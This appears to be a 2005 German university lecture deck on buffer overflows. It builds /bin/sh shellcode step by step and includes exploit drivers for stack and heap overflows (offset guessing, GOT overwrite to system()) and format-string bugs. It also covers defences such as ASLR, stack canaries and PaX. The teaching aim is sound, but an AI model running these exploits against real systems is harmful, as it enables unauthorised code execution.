

Buffer Overflows

Florian Westphal


24. November 2005

```
1024D/1551F8FF <westphal@foo.fh-furtwangen.de>  
5E15 6DC2 67E2 FAC7 BBF3  
56B0 1003 1058 1551 F8FF
```

Themenübersicht

- Speicherorganisation
- Buffer Overflow – was ist das?
- Kontrollfluss
- Shellcode
- Exkurs: Formatstrings
- Schutzmaßnahmen
- Programmieraspekte

Typische Speicherorganisation



Der Stack

- LIFO
- 2 wichtige Operationen auf Stacks:
 - push
 - pop

Wird u.a. verwendet, um Funktionen umzusetzen, z.B.:

- Kontrollfluss, Rücksprung
- Speicher für Funktionslokale Variablen, Parameterübergabe, . . .

Der Stack – Verwaltung

- SP (Stack Pointer, esp)
- Stack ist aus sog. „Stack Frames“ aufgebaut. Ein Stack Frame enthält
 - Funktionsparameter
 - lokale Variablen
 - Informationen, wie der Vorgehende Stackframe wieder hergestellt werden kann
- FP (Frame Pointer, ebp)

Funktionsaufruf – Ablauf

Wenn eine Funktion aufgerufen wird: „Prolog“

1. vorherigen FP speichern
2. SP nach FP kopieren
3. SP dekrementieren (Speicher für lokale Variablen bereitstellen)

Wenn eine Funktion beendet wird, muss der Stack aufgeräumt werden.
(x86: LEAVE)

Funktionsaufruf – Beispiel

```
void fun(int a, int b) {  
    char buf[20];  
}  
int main(void) {  
    fun(1,2);  
    return 0;  
}
```

Übersetzen mit:

```
$ gcc -S -Os -o foo.s foo.c
```

Funktionsaufruf – Beispiel

Aufruf der Funktion:

main:

```
    pushl    %ebp
    movl    %esp, %ebp
    pushl    $2
    pushl    $1
    call    fun
```


[..]

fun:

```
    pushl    %ebp
    movl    %esp, %ebp
    subl    $32, %esp
```

[..]

Funktionsaufruf – Speicherlayout




Buffer Overflow auf dem Stack

```
void fun(char *s) {
    char buf[8];
    strcpy(buf, s);
}
int main(void) {
    fun("abcdefghijklmnopqrstuvxyz");
    return 0;
}
```

```
$ gcc foo.c -o foo && ./foo
segmentation fault (core dumped) ./foo
```

Was passiert genau?



strcpy kopiert die 26 Zeichen nach buf – die Werte vor buf werden überschrieben. Die Rücksprungadresse beträgt nun 0x706f6e6d (6d=m, 6e=n, 6f=o, 70=p).

Gezielte Veränderung der Rücksprungadresse

```
void fun(char *s) {
    char buf[27];
    strcpy(buf, s);
}
int main(void) {
    fun("abcdefghijklmnopqrstuvxyz");
    puts("bla");
    puts("blubb");
    _exit(0);
}
$ gcc -O0s foo.c -o out && ./out
bla
blubb
$
```

Disassemblieren der main-Funktion

```
(gdb) disassemble main
```

```
Dump of assembler code for function main:
```

```
0x080483f8 <main+0>:    push   %ebp
0x080483f9 <main+1>:    mov    %esp,%ebp
0x080483fb <main+3>:    push   $0x8048534
0x08048400 <main+8>:    call  0x80483e4 <fun>
0x08048405 <main+13>:   push   $0x804854e
0x0804840a <main+18>:   call  0x80482e0 <_init+40>
0x0804840f <main+23>:   push   $0x8048552
0x08048414 <main+28>:   call  0x80482e0 <_init+40>
0x08048419 <main+33>:   push   $0x0
0x0804841b <main+35>:   call  0x8048300 <_init+72>
End of assembler dump.
```

Die Rücksprungadresse nach fun() lautet also 0x08048405.

Leicht veränderter Code

```
void fun(char *s) {
    char buf[27];
    strcpy(buf, s);
}
int main(void) {
    fun("abcdefghijklmnopqrstu01234567890\x0f\x84\x04\x08");
    puts("bla");
    puts("blubb");
    _exit(0);
}
$ gcc -0s foo-2.c -o out && ./out
blubb
$
```

Shellcode

```
#include <unistd.h>
```

```
int main(void) {  
    char *args[]={"/bin/sh", NULL };  
    return execve(args[0], args, NULL);  
}
```

```
$ gcc -static -Os sc.c -o sc
```

Disassembliert sieht das so aus (main):

```
(gdb) disassemble main
0x08048254 <main+0>:    push    %ebp
0x08048255 <main+1>:    mov     %esp,%ebp
0x08048257 <main+3>:    push    %eax
0x08048258 <main+4>:    push    %eax
0x08048259 <main+5>:    lea    0xffffffff8(%ebp),%eax
0x0804825c <main+8>:    push    $0x0
0x0804825e <main+10>:   push    %eax
0x0804825f <main+11>:   push    $0x809ce88
0x08048264 <main+16>:   movl   $0x809ce88,0xffffffff8(%ebp)
0x0804826b <main+23>:   movl   $0x0,0xfffffff8(%ebp)
0x08048272 <main+30>:   call   0x804e020 <execve>
0x08048277 <main+35>:   leave
0x08048278 <main+36>:   ret
```


Disassembliert (execve):

```
(gdb) disassemble execve
```

```
Dump of assembler code for function execve:
```

```
0x0804e020 <execve+0>:  push    %ebp
0x0804e021 <execve+1>:  mov     %esp,%ebp
0x0804e023 <execve+3>:  mov     0xc(%ebp),%ecx
0x0804e026 <execve+6>:  push   %ebx
0x0804e027 <execve+7>:  mov     0x10(%ebp),%edx
0x0804e02a <execve+10>: mov     0x8(%ebp),%ebx
0x0804e02d <execve+13>: mov     $0xb,%eax
0x0804e032 <execve+18>: call   *0x80b643c
0x0804e038 <execve+24>: cmp     $0xffffffff000,%eax
0x0804e03d <execve+29>: mov     %eax,%ecx
0x0804e03f <execve+31>: ja     0x804e046 <execve+38>
```

Disassembliert (execve, forts.):

```
0x0804e041 <execve+33>: pop    %ebx
0x0804e042 <execve+34>: mov    %ecx,%eax
0x0804e044 <execve+36>: pop    %ebp
0x0804e045 <execve+37>: ret
0x0804e046 <execve+38>: mov    %gs:0x0,%edx
0x0804e04d <execve+45>: neg    %ecx
0x0804e04f <execve+47>: mov    $0xffffffe8,%eax
0x0804e054 <execve+52>: mov    %ecx,(%eax,%edx,1)
0x0804e057 <execve+55>: mov    $0xffffffff,%ecx
0x0804e05c <execve+60>: jmp    0x804e041 <execve+33>
[...]
```

```
(gdb) disassemble *0x80b643c
```

```
Dump of assembler code for function _dl_sysinfo_int80:
```

```
0x08050bd3 <_dl_sysinfo_int80+0>:      int    $0x80
0x08050bd5 <_dl_sysinfo_int80+2>:      ret
```

TODO

- Zeichenkette '/bin/sh' irgendwo im Speicher
- Adresse der Zeichenkette irgendwo im Speicher
- NULL word direkt hinter der Adresse
- Shell ausführen (`execve()`):
 - Adresse der Adresse der Zeichenkette in `ebx`-Register schreiben
 - Adresse der Zeichenkette in `ecx`-Register schreiben
 - Adresse des NULL word in `edx`-Register schreiben
 - `0xb` in `eax`-Register schreiben (`0xb == 11 == execve`)
 - Syscall-Aufruf erfolgt durch `int $0x80`.

Minimalistische Version

```
.LC0:  
    .string "/bin/sh"  
    .text  
main:  
    pushl   %ebp  
    movl   %esp, %ebp  
    pushl   %eax  
    pushl   %eax  
    movl   $.LC0, -8(%ebp)  
    movl   $0, -4(%ebp)  
    movl   $0xb,%eax  
    movl   $.LC0, %ebx  
    leal   -8(%ebp),%ecx  
    leal   -4(%ebp),%edx  
    int    $0x80
```

Zweiter Versuch

```
main:
    jmp     labelcall
dopopl:
    popl    %esi
    movl    %esi,0x8(%esi)
    movb    $0, 0x7(%esi)
    movl    $0, 0xc(%esi)
    movl    $0xb,%eax
    movl    %esi,%ebx
    leal    0x8(%esi),%ecx
    leal    0xc(%esi),%edx
    int     $0x80
labelcall:
    call    dopopl
    .string "/bin/sh"
```

Es funktioniert noch immer nicht...

```
$ gcc shellc.S -o shellc  
$ ./shellc  
zsh: segmentation fault (core dumped) ./shellc
```

Problem: Code modifiziert sich selbst! Code-Seiten sind aber read-only!

Hex-Darstellung des Shellcode

```
(gdb) x/bx main+0
0x8048354 <main>:      0xeb
(gdb) x/bx main+1
0x8048355 <main+1>:   0x1e
[.]
(gdb) x/37bx main
0x8048354 <main>:      0xeb  0x1e  0x5e  0x89  0x76  [..]
0x804835c <popl+6>:      0x07  0x00  0xc7  0x46  0x0c  [..]
0x8048364 <popl+14>:    0x00  0xb8  0x0b  0x00  0x00  [..]
0x804836c <popl+22>:    0x8d  0x4e  0x08  0x8d  0x56  [..]
0x8048374 <labelcall>: 0xe8  0xdd  0xff  0xff  0xff
```

Dritter Versuch

```
$ cat shellc.c
char main[]="\xeb\x1e\x5e\x89\x76\x08\xc6\x46\x07\x00"
            "\xc7\x46\x0c\x00\x00\x00\x00"
            "\xb8\x0b\x00\x00\x00\x89\xf3"
            "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xdd\xff\xff\xff"
            "/bin/sh";

$ gcc shellc.c -o shellc
shellc.c:1: warning: 'main' is usually a function
$ ./shellc
sh-3.00$ exit
$
```


Erster Test

```
char shellcode[]="\xeb\x1e\x5e\x89\x76\x08\xc6\x46\x07\x00" [..]
char str[128];
int main(void) {
    char buffer[32]; int i;
    long *long_ptr = (long *) str;
    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;
    memcpy(str, shellcode, sizeof shellcode -1);
    strcpy(buffer, str);
return 111;
}
$ gcc overflow1.c -o test && ./test
$ echo $?
111
```

Kleine Korrektur

Aus ...

```
movb    $0x0,0x7(%esi)
movl    $0x0,0xc(%esi)
```

```
movl    $0xb,%eax
```

...wird:

```
xorl    %eax,%eax
movb    %al, 0x7(%esi)
movl    %eax,0xc(%esi)
```

```
movb    $0xb, %al
```

sp ermitteln

```
#include <stdio.h>
unsigned long get_sp(void) {
    asm("movl %esp,%eax");
}

int main() {
    printf("0x%lx\n", get_sp());
    return 0;
}
```

Code einschleusen

```
int main(int argc, char *argv[]) {  
    char buffer[512];  
  
    if (argc > 1)  
        strcpy(buffer, argv[1]);  
  
    return 111;  
}
```

Offset raten

```
char shellcode[] = "\xeb [..]
int main(int argc, char *argv[]) {
    char *buf, *ptr; long *addr_ptr, addr; int i, bsize;
    if(argc!=4)return 1;//arg1: bufsize,arg2: offset,arg3: prog
    bsize = atoi(argv[1]);

    buf = alloca(bsize);
    addr = get_sp() - atoi(argv[2]);
    printf("Using address: 0x%lx\n", addr);
    addr_ptr = (long *) ptr = buf;
    for (i = 0; i < bsize; i+=4) *(addr_ptr++) = addr;

    memcpy(ptr+4, shellcode, sizeof shellcode -1);
    buf[bsize - 1] = '\0';
    return execlp(argv[3], argv[3], buf, NULL ); }
```

Offset raten

```
$ cat offset.sh
#!/bin/sh
ulimit -c 0
for i in `seq 526 800`;do
    for n in `seq 1 5400`; do
        echo buflen $i, offset $n;
        ./doegg $i $n vulnerable
    done
done
done
$
```

Offset raten

```
$ sh offset.sh
[..]
offset.sh: line 4: Segmentation fault ./doegg $i $n vulnerable
buflen 540, offset 392
Using address: 0xbffff190
offset.sh: line 4: Illegal instruction ./doegg $i $n vulnerable
buflen 540, offset 393
Using address: 0xbffff18f
offset.sh: line 4: Illegal instruction ./doegg $i $n vulnerable
buflen 540, offset 394
Using address: 0xbffff18e
sh-3.00$
```

NOPs (0x90) verbessern die Chancen

Exkurs: Formatstrings

Flexible Anpassung einer Ausgabe/Zeichenkette nach bestimmten Vorgaben.

```
printf("%.7s, %d, %.2f\n", str, someint, flt);
```

Neben printf gibt es eine Vielzahl solcher Funktionen in der libc, z.B:

```
fprintf, sprintf, snprintf, vsprintf, vsnprintf, ...
```

Aber auch z.B. syslog(3) verwendet eine vararg-Liste. Zum schreiben eigener vararg Funktionen: stdarg.h/va_start() und va_end().

Aufbau von Format-Funktionen

- Formatstring kontrolliert das Verhalten der Funktion
- Angabe, wie die Parameter dargestellt werden (%s, %d, . . .)
- Parameter werden auf dem Stack abgelegt
- Aufrufende Funktion baut Stack wieder ab

Formatstring-Bug (Beispiel):

```
#include <stdio.h>
int main(int argc, char *argv[]) {
    if (argc==2) printf(argv[1]);
    return 0;
}
$ gcc fun.c -o fun && ./fun bla_blubb
bla_blubb
```

Geeignete Eingabe...:

```
$ ./fun "%s%s%s%s%s%s%s%s"
zsh: segmentation fault (core dumped)  ./fun "%s%s%s%s%s%s%s%s"
```

Formatparameter wie z.B. %n erlauben auch schreibende Speicherzugriffe.

Nützliche gcc-Optionen

```
-Wformat-security -Wformat-nonliteral
```

```
$ gcc -Wall -Wformat-security -Wformat-nonliteral fun.c -o fun
```

```
fun.c: In function 'main':
```

```
fun.c:3: warning: format not a string literal and no format arguments
```

Maßnahmen

- Buffer-Adressen „zufälliger“ machen
- ssp (stack smashing protector)
- Nicht-ausführbaren Stack/Heap
 - Hardware-Support: N/X-Bit

Zufälligeres Speicherlayout

Linux Kernel (\geq 2.6.12)

```
kernel.randomize_va_space = 1
$ repeat 5 ./rand
mmap at 0xb7f33000, sp at 0xbf488a8
mmap at 0xb7f1e000, sp at 0xbf31e68
mmap at 0xb7f74000, sp at 0xbf87978
mmap at 0xb7ef5000, sp at 0xbf90ae48
mmap at 0xb7eff000, sp at 0xbf814e58
```

Stack Smashing Protector

Grundidee: Erkennen, ob Rücksprungadresse verändert wurde

stack bottom	args
	ret
	sfp
	Canary
	stackbufs
	lokale Variablen
stack top	
⇓	

Stack Smashing Protector (forts.)

- Umsortieren lokaler Variablen (Zeiger stehen vor Puffern)
- Compiler fügt Code vor Funktionsaufruf und vor Rücksprung ein
- Nach der Rücksprungadresse steht „Canary“ (oder auch „guard“)
- Eingefügter Code erkennt, ob Guard (und damit die Rücksprungadresse) verändert wurde
- Wenn Canary \neq gespeicherter Wert \rightarrow Programmabbruch

Stack Smashing Protector (forts.)

```
$ gcc -fstack-protector vulnerable.c -o ssp-demo
$ ./doegg 540 394 ssp-demo
Using address: 0xbffff17e
ssp-demo: stack smashing attack in function main()
zsh: abort (core dumped)  ./doegg 540 394 ssp-demo
```


Implementation: `__guard_setup`

Entweder vollständig über gcc oder gcc/glibc

```
unsigned long __guard = 0UL;
[...]  
void __guard_setup(void) {  
[...]  
    /* Start with the "terminator canary". */  
    __guard = 0xFF0A0D00UL;  
[...]  
    fd = __libc_open("/dev/urandom", O_RDONLY);  
    if (fd != (-1)) {  
        size = __libc_read(fd, (char *) &__guard, sizeof(__guard));  
        __libc_close(fd);  
        if (size == sizeof(__guard)) return;  
[...]
```

Implementation: `__stack_smash_handler`

```
void __stack_smash_handler(char func[], int damaged) {
    extern char *__progname;
    const char message[] = ": stack smashing attack in function ";
    [...]
    sigdelset(&mask, SSP_SIGTYPE); /* Block all signal handlers */
    sigprocmask(SIG_BLOCK, &mask, NULL); /* except SSP_SIGTYPE */
    [...]
    __libc_write(STDERR_FILENO, __progname, strlen(__progname));
    __libc_write(STDERR_FILENO, message, strlen(message));
    __libc_write(STDERR_FILENO, func, strlen(func));
    __libc_write(STDERR_FILENO, "()\n", 3);
    [...]
    (void) kill(getpid(), SSP_SIGTYPE);
    _exit(127);
}
```

Buffer Overflow auf dem Heap

```
struct demostr { char buf[256]; char *ptr; };

static void vulnerable(char *arg) {
    struct demostr*sptr = malloc(sizeof (struct demostr));
    [...]
    sptr->ptr = sptr->buf;
    memcpy(sptr->buf, arg, 264);
    memcpy(sptr->ptr, arg, 4);
    puts(sptr->buf+4);
}

int main(void) {
    char buf[512];
    ssize_t res = read(3, buf, sizeof buf -1);
    if (res>0) { buf[res]=0; vulnerable(buf); }
    return 0; }
```

Exkurs: ELF-Dateiformat

```
$ readelf -S vulnerable
```

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[..]										
[10]	.init	PROGBITS	08048350	000350	000017	00	AX	0	0	4
[11]	.plt	PROGBITS	08048368	000368	000070	04	AX	0	0	4
[12]	.text	PROGBITS	080483e0	0003e0	0002e0	00	AX	0	0	16
[13]	.fini	PROGBITS	080486c0	0006c0	00001b	00	AX	0	0	4
[..]										
[16]	.ctors	PROGBITS	080496f8	0006f8	000008	00	WA	0	0	4
[17]	.dtors	PROGBITS	08049700	000700	000008	00	WA	0	0	4
[..]										
[20]	.got	PROGBITS	080497d4	0007d4	000004	04	WA	0	0	4
[21]	.got.plt	PROGBITS	080497d8	0007d8	000024	04	WA	0	0	4
[22]	.data	PROGBITS	080497fc	0007fc	00000c	00	WA	0	0	4
[23]	.bss	NOBITS	08049808	000808	000008	00	WA	0	0	4

Disassemblieren der vulnerable-Funktion

```
$ gcc -fstack-protector demo.c -o vulnerable
$ gdb vulnerable
[..]
(gdb) disassemble vulnerable
Dump of assembler code for function vulnerable:
0x080484a4 <vulnerable+0>:      push   %ebp
[..]
00804851e <vulnerable+122>:    call   0x8048378 <_init+40>
[..]
(gdb) x/i 0x8048378
0x8048378 <_init+40>:      jmp    *0x80497e4
```

Der Eintrag für puts im GOT steht also an der Adresse 0x80497e4.

puts() durch system() ersetzen

Um puts() durch system() zu ersetzen muss der GOT Eintrag von puts() geändert werden. Zunächst ermitteln wir die (relative) Adresse von system() in der libc:

```
$ gdb /lib/libc.so.6  
[..]  
(gdb) x/i system  
0x35800 <system>:      sub    $0x10,%esp
```

Position von system() ermitteln

```
$ cat /proc/$(pidof vulnerable)/maps
08048000-08049000 r-xp 00000000 fd:00 55061 /home/fw/bin/vulnerable
08049000-0804a000 rw-p 00000000 fd:00 55061 /home/fw/bin/vulnerable
b7ebd000-b7ebe000 rw-p b7ebd000 00:00 0
b7ebe000-b7fd7000 r-xp 00000000 03:01 7613 /lib/libc-2.3.5.so
b7fd7000-b7fd8000 ---p 00119000 03:01 7613 /lib/libc-2.3.5.so
b7fd8000-b7fd9000 r--p 00119000 03:01 7613 /lib/libc-2.3.5.so
b7fd9000-b7fdc000 rw-p 0011a000 03:01 7613 /lib/libc-2.3.5.so
b7fdc000-b7fde000 rw-p b7fdc000 00:00 0
b7fea000-b8000000 r-xp 00000000 03:01 7145 /lib/ld-2.3.5.so
b8000000-b8002000 rw-p 00015000 03:01 7145 /lib/ld-2.3.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0 [stack]
ffffe000-ffffff00 ---p 00000000 00:00 0 [vdso]
```

system() steht an der Adresse 0x35800+ 0xb7ebe000.

Position von system() ermitteln

```
int main(int argc, char *argv[]) {
[.]
    int bsize = atoi(argv[1]);
    char *buf = alloca(bsize);
    strcpy(buf+4, "/bin/sh");
    addr_ptr = (unsigned long *) (buf);
    *addr_ptr = 0xb7ebe000 + 0x35800; /* system() */
    addr_ptr = (unsigned long *) (buf + bsize - 4);
    *addr_ptr = 0x80497e4; /* <- puts() GOT entry address */
    printf("Exec code from 0x%lx at 0x%lx\n", *(long*)buf, *addr_ptr);
/* [...] pipe(), switch(fork()), .. */
    write(pipefd[1], buf, bsize); return 0;
    default: /* parent */
        dup2(pipefd[0], 3); execlp(argv[3], argv[3], NULL );
[.]
}
```


Auch Mapping kann variieren

```
$ while true; do ./trysys 260 vulnerable;done
Exec code from 0xb7ef3800 at 0x80497e4
*** glibc detected *** : 0xbfdce520 ***
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
*** glibc detected *** free(): invalid next size (normal): 0x0804b5
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
Exec code from 0xb7ef3800 at 0x80497e4
sh-3.00$
```

Der Stack-Protector kann hier nicht helfen.

PaX: NOEXEC

- Keine Schreib -**und** Ausführbaren Mappings
- NOEXEC nutzt Hardware-Support (MMU)
- Hauptproblem: x86-Architektur sieht dies nicht vor
 - PAGEEXEC-Implementation nutzt zweigeteilten TLB (ab Pentium)
 - SEGMEEXEC-Implementation teilt Speicher in 2 Hälften („VMA-Mirroring“)
- Stack und alle anonymen Mappings (incl. Heap) sind nicht ausführbar
- Nur ELF Segmente die Code enthalten sind ausführbar

Vorsicht Falle - strncpy/strncat

```
char *strncpy(char *dest, const char *src, size_t n);  
char *strncat(char *dest, const char *src, size_t n);
```

- Irreführendes API: `n` bezeichnet die Anzahl der maximal zu kopierenden Zeichen, **NICHT** die Grösse des Zielbuffers!
- `strncat`: Schreibt bis zu `n + 1` Zeichen
- . . .

Manpage *genau* lesen! ggf. (Open)-BSD `strncpy/strncat` verwenden (keine Standard-Funktion)

Vorsicht Falle

```
char buf[4096];
ssize_t bytes_read = read(sockfd, buf, sizeof buf);
if (bytes_read == -1)
    die("read");
if (bytes_read == 0)
    return 0;

buf[bytes_read] = 0;
[...]
```

Vorsicht Falle

```
char buf[4096];  
while (fgets(buf, sizeof buf, fileptr)) {  
    buf[strlen(buf) - 1] = 0; /* remove trailing \n */  
    [..]
```

Verwendung "Besserer Funktionen" != Sicherer Code

Fcron Advisory, November 2004:

- File Removal and Empty File Creation Vulnerability:
it's possible to remove any file on the system and
to create empty files

Fehlerhafter Code:

```
snprintf(sigfile, sizeof(sigfile),  
         "%s/fcrontab.sig", fcrontabs);
```

Tools

- `/dev/brain`
- `grep ; -)`
- `rats` und/oder `flawfinder`
- Debugger (`gdb`, `valgrind`, ...)

Literatur

- Smashing the Stack for fun and profit; Phrack Vol. 7 Issue 49
- Bypassing StackGuard and StackShield; Phrack Vol. 10 Issue 56
- Writing ia32 alphanumeric shellcodes; Phrack Vol. 11 Issue 57
- GCC extension for protecting applications from stack-smashing attacks
<http://www.tr1.ibm.com/projects/security/ssp/>
- PaX Project Documentation, <http://pax.grsecurity.net/docs/index.html>
- Assembler-Programmierung unter unixoiden Systemen:
<http://linuxassembly.org/>
- Flawfinder Homepage, <http://www.dwheeler.com/flawfinder/>